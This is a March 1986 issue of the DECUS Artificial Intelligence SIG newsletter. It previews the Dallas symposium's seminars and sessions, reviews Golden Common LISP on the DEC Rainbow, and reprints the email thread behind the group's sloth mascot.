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COMMERCIAL LANGUAGES SIG CL

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ARTIFICIAL INTELLIGENCE SIC

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(THE (LINKED LIST))

THE NEWSLETTER OF THE DECUS ARTIFICIAL INTELLIGENCE SPECIAL INTEREST GROUP

Vol. 2 No. 2 March 1986

FROM THE EDITOR

Instead of the review of the Fall 1985 Symposium promised in the last issue, the March edition of (THE (LINKED LIST)) offers a preview of the upcoming Spring 1986 Symposium. The level of interest in AI among DECUS members must be on the rise, for we are offering nearly twice as many sessions in Dallas as we presented in Anaheim.

This month's issue also features an OPS5 Wishlist, a review of Golden Common LISP for the Rainbow and an electronic mail chronology which explains how the AI SIG came to choose the bradypus tridactylus as its official mascot. That's all I've had time to put together this month-- Digital's announcement of the new VAXstation and the trio of BI-bus VAXen have put a serious dent in my free time (in fact, this issue was assembled at 2:00 A.M. on deadline day!). Next month, I'll try to provide some thoughts on the impact of the VAX 8800 in the AI community as well as a listing of several new AI publications I've become aware of. In addition, Steering Committee member Jeff Fox has compiled an extensive bibliography of AI literature which will appear on these pages in April.

Unfortunately, reader input continues to be low-- evidently this is an inescapable fact of life for DECUS newsletter editors. Once again, I'll issue a plea for articles, questions, comments and suggestions. You can call me at my office telephone number or mail your contributions to me at either of the following addresses:

Work: DIGITAL REVIEW Magazine
160 State Street, 6th floor
Boston, MA 02109
(617)-367-7190

Home: 15 Vancouver Street #201
Boston, MA 02115

-Terry C. Shannon

FROM THE CHAIR

My column is short this time because our SIGs activities are so well covered in other reports.

You'll find a number of references in this edition to the upcoming Dallas Symposium and to our mascot, the three-toed sloth. That's because so many things are working well for the AI SIG and our exuberance is bubbling over. I hope that the articles included here will illustrate for you the technical direction and merit of the SIG. I also hope that you'll catch some of the flavor of the good time that we're having.

To achieve the biggest benefits of the SIG, enroll now for the symposium and for one of our pre-symposium seminars (PSSes). As soon as you get there, buy the AI session notes and then come check in with us in our suite. There will be a number of interesting people and happenings in the suite as the week progresses. You will find that you are more than welcome to join us.

-Cheryl Jalbert

THE AI SIG WANTS YOU!

Looking for ways to get more involved with the AI SIG? We're looking for you! If you're eager for the rewards of active participation at the Dallas symposium, consider these options:

We'd like to know if you are available to complete our roster for one or more of the following panels:

- o AI in Processing and Manufacturing
- o AI in Research and Development
- o Prototyping (novices welcome)
- o Expert Systems
- o Knowledge Engineering

At each symposium we will need help hosting the Campground and/or Suite, counting heads, chairing sessions, or running errands. Such small but important volunteer acts require no experience and are a great way to meet and get to know other folks with similar interests.

We have a special need at the Dallas Symposium for MUSICIANS. If you play an instrument and/or can carry a tune, and would enjoy performing briefly in an informal atmosphere of celebration, we really need your help! For more information about this or other volunteer activities, please contact our Membership Coordinator, Chris Goddard.

AI SIG ACTIVITIES IN DALLAS

This is the second symposium for which AI sessions have been scheduled independently from other SIGs and the first for the newly ordained Artificial Intelligence Special Interest Group (AI SIG). Although the SIG is new, it has received very broad support, and has attained a number of important successes, giving cause to celebrate. Please join us!

For the Dallas Symposium, the AI SIG offers four pre-symposium seminars, and sponsors over 40 sessions ranging from introductory to advanced, and spanning general, technical, and managerial interests. Our emphasis is on where, how, and why AI techniques are being applied today. An overview of each pre-symposium seminar and a categorized list of symposium presentations is given below to help identify those of interest to you.

We will once again have a variety of additional opportunities for information exchange, including demos of Digital and user developed AI

software on AI VAXstations in either the suite or campground. The campground is where the sloth ('AI'), SIG steering committee, speakers, and DEC developers 'hang out', waiting for your comments or questions.

**** AI SIG PRE-SYMPOSIUM SEMINARS - SPRING 1986 SYMPOSIUM, DALLAS ****

The AI SIG will kick off the Spring 1986 Symposium by offering four pre-symposium seminars on Sunday April 27th. Three of our seminars are encore presentations which have well developed formats, informative handouts and have been highly rated by previous attendees. The fourth presentation is a new offering designed for those DECUS members who already have attended an introductory AI seminar or whose interests include next-generation computer technology.

The modest price and broad scope of these seminars makes them an ideal way for Spring 1986 symposium attendees to obtain a thorough grounding in a specific AI interest area. Furthermore, every instructor is not only involved in AI but is a member of the AI SIG Executive Committee. If you plan to be in Dallas for the Spring 1986 Symposium, we urge you to set Sunday April 27th aside for an AI SIG pre-symposium seminar.

PSS #1: ARTIFICIAL INTELLIGENCE

Just getting started in AI? Don't know where to begin?...

Artificial Intelligence is a topic that is exciting considerable interest today. AI technology has emerged from the research laboratories and is providing real-word solutions to a variety of problems in the EDP environment. Many companies are eagerly searching for AI expertise and a large number of computing professionals are seeking a grounding in AI.

This seminar addresses the application of AI technology to real-world problems, the relationship of AI technology and the conventional computing environment, the tools available or required for AI, the impact of AI technologies and the management of AI projects. The content of this seminar is primarily technical/conceptual. After being introduced to the capabilities and limitations of today's AI applications, seminar attendees will learn what can reasonably be expected from new developments in AI and knowledge engineering.

Instructors:

Art Beane is the manager of the Base Product Marketing and Product Management groups at Digital's Artificial Intelligence Technology Group, with responsibility for all Digital developed AI products. During his 10 years at Digital, Art's responsibilities have been in the area of opening up new marketplaces for the corporation. Prior to joining the AI effort three years ago, he was responsible for implementing Digital's CPU Upgrade and Trade-in Programs. Art has a BS in Electrical Engineering from Rensselaer Polytechnic Institute (the "Tute").

Cheryl Jalbert is a senior consultant with JCC, a consulting firm specializing in training, applications design and corporate computer planning. Cheryl holds an MS in Computer and Information Science from The Ohio State University and serves as AI SIG Chair.

PSS #2: LISP AND AI PROGRAMMING TECHNIQUES TUTORIAL

This seminar is designed for persons who would like to learn LISP on their own but need a foundation. The course will not attempt to teach LISP in one day, but will provide the introductory and background information a programmer needs to learn and use LISP effectively.

The seminar will cover the basic concepts and structure of the LISP programming language, using only those features which are common to many LISP systems. Where appropriate, special emphasis will be placed on special features of the COMMON LISP implementation of the language.

Seminar topics include:

- the LISP approach to data representation,
- basic LISP functions and what they do,
- how one approaches problems in LISP,
- some simple techniques in LISP & AI programming, and
- suggested approaches to self-education in LISP.

If you're a novice LISP programmer, or if you wonder why LISP has endured for almost 30 years, put this seminar at the top of your list.

Instructor:

David Slater of the Institute for Defense Analysis has been programming in LISP for twelve years. Dr. Slater earned his Ph.D. in Mathematics from Rutgers University and has taught AI and LISP courses for more than thirteen years. His knowledge and dedication to the cause have resulted in his being named the "Guru" of the AI SIG.

PSS #3: OPS5 PROGRAMMING WORKSHOP

The emphasis of this seminar will be on the practical applications of OPS5 for building rule-based expert systems. The fundamentals of OPS5 programming will be covered, and advanced programming techniques and practices will be explained. Examples from a real-world expert system will be covered in depth. Programming style as well as efficiency will be discussed. Attendees should gain enough familiarity with OPS5 to be able to begin developing expert system prototypes on their own.

General topics in Artificial Intelligence will not be covered, but the appropriateness of OPS5 for different types of rule-based systems will be introduced and discussed. IF OPS5 is high on your interest list, THEN be sure to attend this seminar!

Instructors:

Nancy Wogrin is Senior Instructor of the Expert Systems Training Program for Digital Equipment Corporation. Nancy has written an introductory self-paced course on OPS5 and Expert Systems as well as a lecture/lab on OPS5 Expert Systems prototyping.

Don Rosenthal is Senior Computer Scientist for the Space Telescope Science Institute. He introduced the use of OPS5 as a tool for building ground support systems for NASA's Hubble Space Telescope and has developed several OPS5-based systems which are in day to day use. As well as using

OPS5 himself, Don has taught OPS5 programming to numerous other software developers. In addition, Don writes the popular "OPS5 News" column in the AI SIG newsletter.

PSS #4: THE FIFTH GENERATION - PROGRAMS, PROBLEMS AND PREDICTIONS

In 1982, Japan launched its Fifth Generation Computer Systems Project, a ten year crash program to dominate the information management business with ultrafast, intelligent computers. FGCSP looks good on paper, but...

This new seminar introduces and explains the key areas of AI from the perspective of the Fifth Generation. The day begins with an overview of Fifth Generation computing concepts and a discussion of the differences between today's super-computers and Fifth Generation knowledge information processors. Next, the technological obstacles posed by parallel architectures, knowledge representation, machine vision, machine learning and natural language processing will be introduced and explained. The seminar concludes with a detailed examination of each major Fifth Generation research program, including its goals, participants, individual projects and current status.

Attendees need not have a background in AI, programming or hardware fundamentals to benefit from this presentation. Although the seminar is designed to meet the needs of DECUS members who already have attended our introductory AI seminar or symposium presentations, such participation is neither assumed nor required.

Instructor:

Terry Shannon is a staff editor with Digital Review magazine who specializes in AI and computer technology and has written extensively on these topics for several publications. In addition to presenting numerous AI-related sessions at previous DECUS symposia, Terry serves on the steering committee of the DECUS AI SIG and edits (THE (LINKED LIST)), the AI SIG newsletter.

Attendance for each PSS is limited, so be sure to register early to reserve a seat in the seminar of your choice. Detailed information on PSSes will be included in the forthcoming Symposium registration packet or may be obtained by writing to:

DECUS, U.S. Chapter
Attn: Symposium
219 Boston Post Road
Marlboro, MA 01752

-Tom Viana

***** AI SIG SESSIONS - SPRING 1986 DECUS SYMPOSIUM, DALLAS *****

Introductory sessions:

- o Artificial Intelligence
- o Expert Systems
- o Fifth Generation
- o PROLOG
- o LISP
- o OPS5

- o Robotics

The intros to AI, Expert Systems, and the Fifth Generation are particularly likely to be oversubscribed, so get there early. LISP and OPS5 product descriptions are supported by several user presentations and Question and Answer Sessions.

AI Issues and Applications by Industry (some may be panels):

- o Processing and Manufacturing
- o Research and Development
- o Banking and Insurance
- o Office Automation

AI Topical Panels:

- o Prototyping
- o Expert Systems
- o Knowledge Engineering

Digital Sponsored:

- o Intro to AI
- o OPS5 and LISP Product Descriptions
- o Managing Exp Sys Development Efforts
- o Organizing and Managing AI Workers
- o AI Applications at Digital
- o Care of Mature Expert Systems
- o Third Party AI Software Program
- o Survey of Expert System Tools

Advanced Tools and Concepts

- o Automated Reasoning Tool (ART)
- o Intellect NL Interface to RDB
- o NL Misparsings (war stories and magic)
- o Automatic Programming
- o Frame Technology

Fifth Generation and Related:

- o Overview of the Fifth Generation
- o Introduction of Prolog
- o Digital's Perspective on Fifth Generation Technology
- o Overview of Prolog
- o AI at MCC

AI SIG Organization and Session Planning

- o AI SIG Roadmap
- o AI SIG Business Meeting
- o AI SIG Wrap-up

FUN sessions:

- o Celebration with Languages and Tools, APL, and UNISIG
- o Natural Language Misparsings

Below is a chronological listing of all the AI sessions scheduled for the Dallas symposium. All sessions will be presented in the Dallas Convention Center, room West 107.

********** Monday, April 28 **********

10:00-11:00 AI023 - AI SIG ROADMAP AND OPENING SESSION

11:00-12:00 AI006 - INTRODUCTION TO ARTIFICIAL INTELLIGENCE

1:00-2:00 AI042 - INTRODUCTION TO EXPERT SYSTEMS

2:00-2:30 AI009 - SURVEY OF AI LITERATURE

2:30-3:30 AI044 - THE FIFTH GENERATION

5:00-6:00 AI039 - AI/APL/LANGUAGES & TOOLS/UNISIG JOINT RECEPTION

6:30-7:30 AI019 - SURVEYING EXPERT SYSTEM TOOLS--HOW CERTAIN DEVELOPERS HAVE POSITIONED THEIR PRODUCTS IN THE MARKET PLACE

7:30-8:30 AI014 - SUMMARY OF AI APPLICATIONS AT NASA

8:30-9:00 AI021 - DIGITAL'S PROCESS FOR SELECTING 3RD PARTY SOFTWARE PRODUCTS

10:00-11:00 AI049 - AI IN RESEARCH AND DEVELOPMENT LABS

********** Tuesday, April 29 **********

9:00-10:00 AI037 - OVERVIEW OF ARTIFICIAL INTELLIGENCE

10:00-10:30 AI051 - AN OVERVIEW OF PROLOG

10:30-11:30 AI018 - INTRODUCTION TO PROLOG--A GOAL DIRECTED LANGUAGE TO HELP SOLVE PROBLEMS REQUIRING AI

11:30-12:00 AI031 - INTRODUCTION TO ROBOTICS

12:00-1:00 AI024 - AI SIG BUSINESS MEETING

1:30-2:30 AI008 - AI APPLICATIONS AT DIGITAL

2:30-3:00 AI040 - AI IN THE BANKING AND INSURANCE INDUSTRIES

3:00-4:00 AI020 - MUDMAN-- A EXPERT SYSTEM TO AID IN THE CONTROL OF PETROLEUM DRILLING FLUIDS ("MUD")

4:00-5:00 AI050 - FLARES: AN EXPERT SYSTEM FOR FAULT LOCALIZATION, ASSESSMENT AND REPAIR OF COMPLEX ELECTRONIC EQUIPMENT

5:00-6:00 AI026 - GETTING STARTED IN AI -- NOVICE Q & A SESSION

********** Wednesday, April 30 **********

9:00-10:00 AI011 - VAX OPS5

10:00-11:00 AI002 - DEVELOPMENT OF A VAX TUNER USING OPS5

11:00-12:00 AI022 - AN EXPERT SYSTEM FOR SCHEDULING SPACE TELESCOPE EXPERIMENTS

12:00-1:00 AI010 - OPS5 QUESTION AND ANSWER SESSION

1:00-2:00 AI004 - VAX LISP UNDER THE ULTRIX OPERATING SYSTEM

2:00-2:30 AI003 - WHEN TO CHOOSE LISP FOR DOING AI DEVELOPMENT

2:30-3:00 AI038 - AI AT MICROELECTRONICS AND COMPUTER TECHNOLOGY CORPORATION (MCC)

3:00-3:30 AI046 - DIGITAL'S PERSPECTIVE ON FIFTH GENERATION TECHNOLOGY

3:30-4:30 AI012 - VAX LISP AND THE AI VAXSTATION

4:30-5:30 AI013 - LISP QUESTION AND ANSWER SESSION

********** Thursday, May 1 **********

9:00-10:00 AI027 - PROTOTYPING AI PROJECTS (PANEL)

10:00-11:00 AI028 - WHAT'S A KNOWLEDGE ENGINEER? A PANEL DISCUSSION

11:00-12:00 AI001 - A HEURISTIC LISP EXPERT SYSTEM FOR VMS SECURITY

1:00-2:00 AI033 - DESIGN PRINCIPLES FOR SOFTWARE MANUFACTURING TOOLS

2:00-3:00 AI029 - PANEL ON EXPERT SYSTEMS

3:00-3:30 AI041 - CARE AND FEEDING OF MATURE EXPERT SYSTEMS

3:30-4:00 AI045 - MANAGING EXPERT SYSTEMS PROGRAM DEVELOPMENT

4:00-5:00 AI007 - ORGANIZATIONAL ISSUES FOR ARTIFICIAL INTELLIGENCE

5:30-6:30 AI015 - ART: THE AUTOMATED REASONING TOOL FOR VAXES

6:30-7:30 AI032 - COOPERATING EXPERT SYSTEMS IN A DISTRIBUTED SYSTEM DESIGNED TO AID IN THE PRODUCTION OF NEWSPAPERS

7:30-8:30 AI016 - NATURAL LANGUAGE COMPUTING USING INTELLECT FOR RDB/VMS

8:30-9:30 AI005 - NATURAL LANGUAGE MISPARSING

********** Friday, May 2 **********

11:00-12:00 AI047 - AI IN OFFICE AUTOMATION

12:00-1:00 AI034 - BRITTLE SOFTWARE: A PROGRAMMING PARADOX

1:00-2:00 AI025 - AI SIG WRAP-UP SESSION

GOLDEN COMMON LISP

A "Real" LISP System For Your PC
By Terry C. Shannon

LISP, invented by AI researcher John McCarthy in the late 1950s, is the second oldest computer language still in general use today. LISP's symbolic data manipulation capabilities have caused it to become the programming language of choice in the AI community, and the proliferation of AI applications has attracted widespread general interest in this powerful list processing language.

Unimpeded by formal standards or a language specification, LISP has evolved over the past quarter century into numerous dialects and implementations bearing such names as INTERLISP, Stiff Upper LISP, Franz LISP, MACLISP, and ZETALISP. In 1982, the Defense Advanced Research Projects Agency encouraged a consortium of LISP experts to define a standard for the language. The consortium, known as the Common LISP Standards Committee, was responsible for the definition of COMMON LISP as an industry standard LISP. COMMON LISP is a successor to ZETALISP that incorporates some of the best features of INTERLISP, MACLISP and SCHEME to provide a starting point for a variety of LISP implementations.

The development of COMMON LISP is good news for personal computer owners who want to do serious LISP programming. "Toy" LISPs for PCs have been around for quite some time, but these implementations lack the features of a true LISP development system; such as an intelligent editor, online Help and programming aids, a high level symbolic debugger, and an integrated file, screen and communications subsystem. Gold Hill Computers, a privately held AI firm in Cambridge, MA, recognized the need for a powerful, sophisticated PC LISP implementation and developed GOLDEN COMMON LISP (GCLISP), the first extended subset of COMMON LISP designed to run on personal computers.

GCLISP was first released in November 1984 for the IBM PC family. Several months later, a GCLISP implementation for the Rainbow was announced, enabling DEC PC owners to try their hand at AI programming. I've had GCLISP on my Rainbow 100+ since late last summer, and I'm convinced that this new software package has tremendous potential for AI enthusiasts. While GCLISP and a Rainbow are no match for an AI VAXstation or a LISP machine, the combination results in a surprisingly powerful and affordable LISP system whose features make it appropriate for educational use and small scale AI applications development.

GETTING STARTED

GCLISP is supplied on five diskettes which occupy a hefty 1.8Mb of space on the Rainbow hard disk. Three of diskettes contain the GMACS editor, LISP utilities and the GCLISP system itself; the remaining two are devoted to the San Marco LISP Explorer, an excellent interactive LISP tutorial. Complementing the software are a looseleaf GCLISP reference manual and two soft-bound LISP books - the Common LISP Reference Manual by Guy L. Steele, and a specially revised edition of Winston and Horn's LISP textbook.

An MS-DOS command file is provided with the GCLISP system to automate the process of installing the software on a hard disk, a procedure that takes about 15 minutes. The command file creates the necessary directories and subdirectories on the target disk, transfers the GCLISP files, and prompts you to change diskettes when necessary. After installing the files, the procedure leads you through the GCLISP startup and configuration process. This exposes you to Gold Hill Computer's "Key-card" copy protection scheme. Each time you attempt to start GCLISP it checks to see if a Key-card (the GCLIS master diskette or the Utilities #1 diskette) is in drive A:. You can make as many backup copies of all five distribution diskettes as you want, but GCLISP will start only in the presence of one of the original Key-card diskettes. While I can understand the vendor's interest in thwarting software piracy, the purchaser of a five hundred dollar Winchester-based program should not be forced to invoke the program from a floppy disk.

IMPORTANT FEATURES

With the preliminaries out of the way, you're ready to invoke the LISP interpreter and get acquainted with the GCLISP programming environment. This includes most of the features you would expect to find in a mainframe LISP system or a LISP machine, including a complete repertoire of program development tools and an assortment of powerful functions.

The program development facilities include a trace function, which provides the ability to trace specific functions and procedure calls; a stepper, which lets you execute programs one step at a time; and a debugger, which allows you to examine stacks, make corrections and resume execution of functions.

GCLISP supports macros, co-routines for multi-tasking, and advanced data types, including closures, stack groups, vectors, and double-precision floating point numbers. Closures, functional objects with state, can support object-oriented programming styles and message passing. Streams are used for all I/O operations, permitting easy redirection of screen output to a line printer or disk file. As in mainframe LISPs, modular programming primitives are available. These include CATCH-and-THROW, IF-THEN-ELSE, DO-LIST, SETF and UNWIND-PROTECT. GCLISP's multivalued functions allow a programmer to return multiple values from a single function, and MS-DOS support lets users execute generic MS-DOS commands from within the GCLISP environment.

EXPLORING GCLISP

From the standpoint of a newcomer to LISP, the San Marco LISP Explorer is the most valuable feature of the GCLISP system. Although the structure of LISP is reasonably simple, learning to use the language effectively can be a difficult undertaking. To the uninitiated, LISP's syntax is foreign and cryptic, its functions obfuscated by a cloak of parentheses. The LISP Explorer is a complete, interactive LISP tutorial that uses the graphics capabilities of your PC to introduce and explain LISP programming concepts and strategies.

According to the GCLISP@ documentation, this tutorial "takes you on a self guided tour of the world of LISP." While this description might be overdoing things, the Explorer does an excellent job of demystifying LISP by graphically depicting its inner workings. The Explorer works much in the same fashion as a slide projector. Each topic is covered by a "tray" of descriptive screens, or "slides." A total of 60 trays cover everything from a LISP Explorer preview to rule-based expert systems, natural language processing, and intelligent data bases. After it presents several screens of information, the tutorial tests your grasp of the subject matter by asking you to solve a simple problem.

The Explorer contains a sparsely documented yet powerful feature called the

LISP Inspector. The Inspector graphically depicts the execution of a LISP computation on a step by step basis, allowing you to see how the various functions that make up a computation are related to each other. In addition to clarifying LISP features that cannot be adequately explained by textbook examples (recursion, for instance), the Inspector is a useful adjunct to GCLISP's program development and debugging tools.

INTELLIGENT EDITING

The GCLISP environment includes GMACS, a microcomputer version of MIT's EMACS full-screen display editor. GMACS, itself written in GCLISP, is probably the most powerful and sophisticated editor available for a microcomputer. Like EMACS implementations for larger computers, GMACS is user-extensible, so you can write your own editing commands to complement the nearly 100 commands provided by default.

The editor incorporates a number of advanced features that make it particularly suitable for GCLISP program development. Among these are a "pretty printer" (an automatic code formatter that makes LISP programs easier to read and understand), split screen editing, and the ability to toggle between GMACS and GCLISP with a single keychord sequence.

A variety of GMACS commands enable text manipulation by traditional text entities such as character, word, line, and region. Additional LISP-specific editing commands make it possible to manipulate text by LISP entities and language constructs. Most of these commands are invoked by <CTRL/character> or <CTRL/SHIFT/character> sequences called keychords. To save time and keystrokes, you can invoke over 20 of the most frequently used GMACS commands with the Rainbow's function, cursor and editing keys.

The GMACS evaluate-form command allows you to call the GCLISP interpreter to evaluate a LISP function from within the editor. This lets you check to see if a LISP form is valid without first having to write the form to disk and invoke the GCLISP interpreter to perform an evaluation. Because it takes nearly two minutes to load and start GMACS from a Rainbow hard disk, the ability to switch between the editor and the interpreter almost instantly can save a considerable amount of time and aggravation.

One of the most frustrating aspects of writing LISP code with a generic text editor is parenthesis matching, or ensuring that the number of open (left) and close (right) parentheses in each LISP expression are equal. This can be accomplished by pair matching - equating each open parenthesis in an expression with its corresponding close parenthesis; or by counting - adding up all the open parentheses in an expression, then subtracting all the close parentheses. Both of these techniques are time consuming and error prone, particularly when a single expression spans several lines of code. GMACS includes a feature that simplifies the process of parenthesis matching and minimizes programmer eyestrain. Each time you type a close parenthesis, the corresponding open parenthesis blinks, making it easy to determine whether or not an expression is complete. If you attempt to enter a close parenthesis for which there is no corresponding open parenthesis, GMACS displays a "no matching open parenthesis" message.

Learning GMACS

A built-in tutorial provides on-line instruction in the use of GMACS and

its facilities. The tutorial is complemented by three modes of on-line Help. Apropos Help displays the keychords (<CTRL/letter> or <SHIFT/letter> combinations) for all GMACS commands that contain a user-specified string. If you want to know what editing command is invoked by a specific keychord, you can use Keychord Binding Help to display the GMACS command associated with a particular keychord. For more information on individual commands, you can ask for Documentation Help, which provides a detailed explanation of each command that contains a user-specified string.

DOCUMENTATION

Gold Hill Computers didn't skimp on reference material: GCLISP may well be the most thoroughly documented software package ever released for a microcomputer. The package is supported by almost three reams of documentation in the form of a complete reference manual and two excellent textbooks. Although Guy Steele's Common LISP was not written for a novice audience, it provides a definitive review of the language and is unsurpassed in this regard. Beginners will be more comfortable with Winston and Horn's LISP, which is thought by most experts to be the best introductory LISP text available. The programs and examples contained in the San Marco LISP Explore are based on material from this textbook, so the two teaching aids complement each other very effectively.

Completing the triad of hardcopy adjuncts to GCLISP is a three ring binder containing installation instructions, a reference manual, user's guide, tutorial manual, and several appendices. Rainbow owners will appreciate the fact that the reference manual has been "optimized" for the DEC PC - it takes special note of the Rainbow's function keys wherever appropriate instead of supplying an IBM to Rainbow conversion table as most MS-DOS manuals do.

The hardcopy documentation - some 1400 pages in all - is augmented by GCLISP's extensive online Help facility. Various keychords invoke Apropos Help, Keychord Help, Documentation Help, and Lambda-list Help. With the exception of Lambda-list Help, the options available in the GCLISP interactive Help subsystem options are identical to those provided in the GMACS Help facility. The Lambda-list Help option warrants special mention as a labor saving device: It prompts for a function and displays a list of the arguments which are valid for that function.

FRINGE BENEFITS

Gold Hill Computers offers a comprehensive customer protection plan. GCLISP diskettes which prove to be defective during the first six months of ownership will be replaced free of charge. After the six month warranty expires, replacement diskettes may be obtained for a small fee. To keep GCLISP users up to date on new product developments, Gold Hill Computers sponsors a Golden Common LISP User's Group and newsletter. Periodic software upgrades will be made available and major new releases may be purchased at an unspecified "registered user discount." Finally, registered users can contact Gold Hill Computer's customer support staff during during normal business hours for assistance with technical problems. Although I had occasion to call the Support Services department only once, I found the technician with whom I spoke to be friendly, helpful, and genuinely interested in helping me resolve my problem.

A Corporate Licensing Package enables multiple-CPU installations to obtain a price discount on orders of six or more GCLISP packages. The package

also provides telephone support and offers on-site training and consulting as an optional feature. GCLISP training sites have been established in a number of locations, college courses are being designed around the software package, and Gold Hill offers on site training and consulting services which can be tailored to meet a user's specific needs.

A FEW DRAWBACKS

GCLISP is constrained by its profligate memory consumption, lack of compiler support, and the interpreter's need to reclaim memory space through "garbage collection," or the deletion of unnecessary or obsolete data. (This memory reclamation process is analogous to recycling, but LISP predates the coining of that term.) Garbage collection not only slows the GCLISP interpreter down, but has the same effect on the GMACS editor. And although GCLISP is billed as an "extended subset" of COMMON LISP, its use of dynamic scoping (see "What's In A Name) causes a compatibility problem with true COMMON LISP implementations.

GCLISP FUTURES

GCLISP's use of dynamic scoping and lack of a compiler, two very significant shortcomings of the system, should be remedied in the near future. During the IJCAI conference last August, Gold Hill Computers announced several additions to the IBM GCLISP product line. These include GCLISP LM, the first MS-DOS language that can address up to 15 megabytes of physical memory on the IBM PC-AT; a compiler that increases GCLISP execution speed by a factor of five and compresses code size by as much as 40 percent; GCLISP HALO Graphics, a group of over 150 graphics primitives and subroutines; and the GCLISP Network, an Ethernet connection that links IBM PCs and Symbolics LISP machines.

GCLISP LM now runs on IBM PC-ATs and Intel's 288-Mb personal supercomputer. It's expected that an LM version of GCLISP will be available for DEC's new AT-compatible PC-XX microcomputer as soon as DEC sees fit to announce the new PC. In addition, new versions of GCLISP will dispense with the aggravating Key-card antipiracy scheme.

(EVAL)

Until GCLISP LM on the PC-XX becomes a reality, the memory and architectural constraints of the Rainbow and the limitations of GCLISP Version 1 rule out the use of GCLISP and a DEC PC for serious, large scale application development. While you can't expect GCLISP to turn your Rainbow into an AI VAXstation, the package is a superb educational tool that's well worth its price. For less than the cost of a typical one-day LISP seminar, you can equip your PC with a full-featured LISP interpreter, a powerful editor and program development utilities, and an interactive tutorial that demystifies the LISP programming language. If you want to attain fluency in COMMON LISP, learn the concepts of AI programming, or develop small scale AI applications, all you need is GCLISP and your Rainbow.

GLOBAL OUTLOOK (Sidebar)

Computer programs frequently associate names with data structures or memory locations. This strategy enables the programmer to refer to a structure

or location by name instead of by machine language address. In the LISP programming environment, functions are used to define names and equate them with entities. In addition to defining a name and its relationship to an entity, the function determines the name's scope, or the context in which it is valid. This context may be either local (lexical scoping) or global (dynamic scoping).

The scoping strategy used by a particular LISP system determines where it will recognize a specific name. Like most traditional compiled programming languages, COMMON LISP is lexically scoped. A single COMMON LISP name can refer to different entities in different places, much in the same way that the title "Teacher" can be applied to thousands of instructors throughout the country. GCLISP, by contrast, is dynamically scoped. Like a global symbol in the VAX command language, a GCLISP name refers to the same entity regardless of its location and the function that established it.

This inconsistency can cause problems if a GCLISP program is ported to a COMMON LISP environment: A dynamically scoped GCLISP name will take on an entirely different meaning if it is evaluated as a lexically scoped name in COMMON LISP. Gold Hill Computers chose to implement GCLISP as a dynamically scoped language to enhance its performance. If GCLISP employed lexical scoping, code would be interpreted at only half its present speed. According to Dr. Martin Broekhuysen, Gold Hill's Director of Support Services, the next major release of GCLISP will eliminate the problems of compatibility and performance by implementing lexical scoping and compiler support. Dr. Broekhuysen indicated that GCLISP Version Two is now under development, and should be available shortly. In the meantime, the GCLISP Reference Manual advises users not to write code which relies on dynamic scoping, and suggests some alternative programming techniques.

GOLDEN COMMON LISP

Manufacturer: Gold Hill Computers, Cambridge, MA
Distributor (Rainbow version): DEC

Requirements:

Hardware: DEC Rainbow, Minimum 512Kb memory
Hard disk strongly recommended

Software: MS-DOS V2.05 or V2.11

Price $ reasonable
Copy protected: Yes
Warranty: 6 month magnetic media replacement
Telephone support: Yes

-Terry C. Shannon

A BRIEF HISTORY OF THE AISIG MASCOT

Most DECUS SIGs have mascots, but their origin is typically obscure. For those of you who dread the thought of being confronted with the inevitable "Daddy/Mommy, what's an A-I?", or "How in heck did these people come up with such an ugly mascot-- are they on drugs?", here's the flurry of electronic mail messages which ultimately begat the bradypus tridactylus (sloth) as the AISIG mascot.

Date: Wed 10-JUL-1985 2?:26 Fro: Sally Townsend

Hi! We still need to decide on a mascot. The suggestions so far are:
Jack in the Box
Rabbit jumping out of a black box
Dolphin
Cyclops (because they have "a eye")
Robot

Please send me more -- if there is no general agreement, we will vote. Even if you have no specific suggestions, let me know how you feel about general subjects. For example, some of the SIC likes the black box idea, while others dislike the association of A.I. with magic. Comments?

Date: Wed 10-JUL-1985 22:16 From: Terry C. Shannon

Of the proposals you listed, I tend to like the black box and the cyclops (because of the rationale behind it!). I presently have an artist working on a logo for the newsletter ("thinker" inside Decus hexagon or whatever that geometric figure is) . . .

Date: Thu 11-JUL-1985 14:50 From: Don Rosenthal

I'm not particularly turned on by any of the suggestions so far, and I do agree with the feelings against magic. Maybe we can forego a mascot for a while. Having a button is probably more important than having a button with a mascot on it. Dave Slater's "Cons Artist" made a big hit in Anaheim, and other slogans have been suggested for the OPS community ("OPS5 is all rete", "OPS programmers make a production out of it").

Date: Fri 12-JUL-1985 02:33 From: Pam Vavra

I agree wholeheartedly with Don R's reply regarding mascots listed; but am really turned on by "Thinker" (sans hexagon). Next to that, I think my earlier suggestion of an amorphous Casper-the-ghost-like individual could be developed to a point of greater acceptability. It is as ill defined as the AI problems it tackles. Its ghostliness symbolizes the mystery of intelligent behaviour. The ghost aspect also could suggest the zeitgeist attitude that has both hindered and propelled developments in the field in very profound and lasting ways. Any bytes on this one?

Date: Fri 12-JUL-1985 16:06 From: Robert Zeek

I think that a mascot should either be a flag (battle cry) or signal (communication). I do not feel that associations with "magic" are pejorative but I do feel that the best "mascots" communicate with SIC and non-SIC 'ers alike. I also do not feel that we should respond to

others perceptions of AI by adopting an insular attitude of self-referential or arcane symbols. We are not the Masons.

Date: Fri 26-JUL-1985 15:02 From: Herbert J. Matthews IV - "Matt"

I love the ghost idea! My endorsement is primarily due to its flexibility. New poses, new appendages, and new shapes will always be possible. We should come up with some standard facial features for him which would appear in every adaptation. I think this addresses Don's concern about being locked into a mascot that doesn't suit all our purposes. Maybe his first appearance could be on a T-shirt which shows a red circle and slash over Bill Murray's picture!

Date: Sun 28-JUL-1985 13:07 From: Don Rosenthal

I'm a little bit worried that the ghost is a bit too much of a rip-off of the "disappearing" chesire cat. (Also I'm not sure that you'd get a consensus about AI being so undefined--the name may be, but no more so than that wonderful catch-all "software engineering". And a lot of AI work is better defined and more straightforward than many FORTRAN implementations...)

Date: Sun 28-JUL-1985 17:49 From: Cheryl Jalbert

I do think this is one area where we do best not to take ourselves too seriously. Let's do something fun.

Date: Sun 4-AUG-1985 23:24 From: D. Slater

If we really want to do something fun, how about a LIVE mascot?

***Date: Thu 29-AUG-1985 15:19 From: Cheryl Jalbert

Did yu know that there is an animal called the ai? He's named for his call, AI. He's a three-toed South American sloth. Mind you, I think that I prefer the white rabbit popping out of the black box to a sloth; but I thought it was an amusing discovery.

Date: Thu 29-AUG-1985 23:04 From: Pam Vavra

Cheryl, I think your "ai" is terrific! How many of us had ever heard of a wombat five years ago? Please send photo or tell us where you discovered this creature! What's its footprint look like? Can't you just see some distinctive three-toed tracks running across our crib sheets, Linked List title page, mugs, etc.? And T-shirts with the Webster style definition of AI printed on them. This guy better be ugly enough to be cute.

